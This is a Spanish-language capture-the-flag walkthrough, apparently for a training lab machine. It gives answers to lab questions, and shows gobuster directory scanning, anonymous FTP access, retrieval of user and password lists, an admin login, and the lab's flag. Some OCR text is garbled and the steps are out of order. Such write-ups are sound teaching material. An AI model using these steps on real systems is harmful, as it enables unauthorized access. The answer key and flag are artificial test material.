Preguntas

What nmap scanning switch employs the use of default scripts during a scan?

> -sC

What service version is found to be running on port 21?

> Vsftpd 3.0.3

What FTP code is returned to us for the "Anonymous FTP login allowed" message?

> 230

What command can we use to download the files we find on the FTP server?

> get

What is one of the higher-privilege sounding usernames in the list we retrieved?

> admin

What version of Apache HTTP Server is running on the target host?

> 2.4.41

What is the name of a handy web site analysis plug-in we can install in our browser?

> Wappalyzer

What switch we can use with gobuster to specify we are looking for specific filetypes?


> -x

What file have we found that can provide us a foothold on the target?

> login.php

Proceso

Entrar al sitio web desde el navegador poniendo la ip




Business is Now Digital

We blend insights and strategy to create digital products for forward-thinking organisations.


Analizar todos los directorios de la web utilizando el diccionario de palabras comunes de dirb y usando el comando

gobuster dir –u 10.129.142.57 -w /usr/share/dirb/wordlists/common.txt -x .php




```
❯ gobuster dir -u 10.129.142.57 -w /usr/share/dirb/wordlists/common
.txt -x .php
===============================================================
```

Saldrá una web de login




```
❯ ftp 10.129.142.57
Connected to 10.129.142.57.
220 (vsFTPd 3.0.3)
Name (10.129.142.57:zom): Anonymous
230 Login successful.
```

Entrar al login de la web




Please sign in

Entrar por ftp al sitio de forma anónima usando el comando
ftp 10.129.142.57



```
❯ ftp 10.129.142.57
Connected to 10.129.142.57.
220 (vsFTPd 3.0.3)
Name (10.129.142.57:zom): Anonymous
230 Login successful.
```


Listar el contenido con el comando ls



```
ftp> ls
ç200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--    1 ftp      ftp            33 Jun 08  2021 allowed.us
rlist
-rw-r--r--    1 ftp      ftp            62 Apr 20  2021 allowed.us
rlist.passwd
226 Directory send OK.
```


Descargar ambos archivos usando el comando

get allowed.userlist y get allowed.userlist.passw




```
ftp> get allowed.userlist
local: allowed.userlist remote: allowed.userlist
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for allowed.userlist (33 b
tes).
226 Transfer complete.
33 bytes received in 0.00 secs (14.5888 kB/s)
ftp> get allowed.userlist.passwd
local: allowed.userlist.passwd remote: allowed.userlist.passwd
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for allowed.userlist.passw
 (62 bytes).
226 Transfer complete.
62 bytes received in 0.00 secs (260.9779 kB/s)
ftp> |
```

Leer ambos archivos desde el directorio personal



```
❯ ls
allowed.userlist         Downloads      Public          videos_obs
allowed.userlist.passwd  Music          Templates
Desktop                  Pictures       TheZombrex.ovpn
Documents                powerlevel10k  Videos
❯ cat allowed.userlist
aron
pwnmeow
egotisticalsw
admin
❯ cat allowed.userlist.passwd
root
Supersecretpassword1
@BaASD&9032123sADS
rKXM59ESxesUFHAd
```

Utilizar el usuario admin y la contraseña rKXM59ESxesUFHAd




Please sign in

admin

••••••••••••••••

□ Remember me

Aparecerá la flag



Here is your flag: c7110277ac44d78b6a9fff2232434d16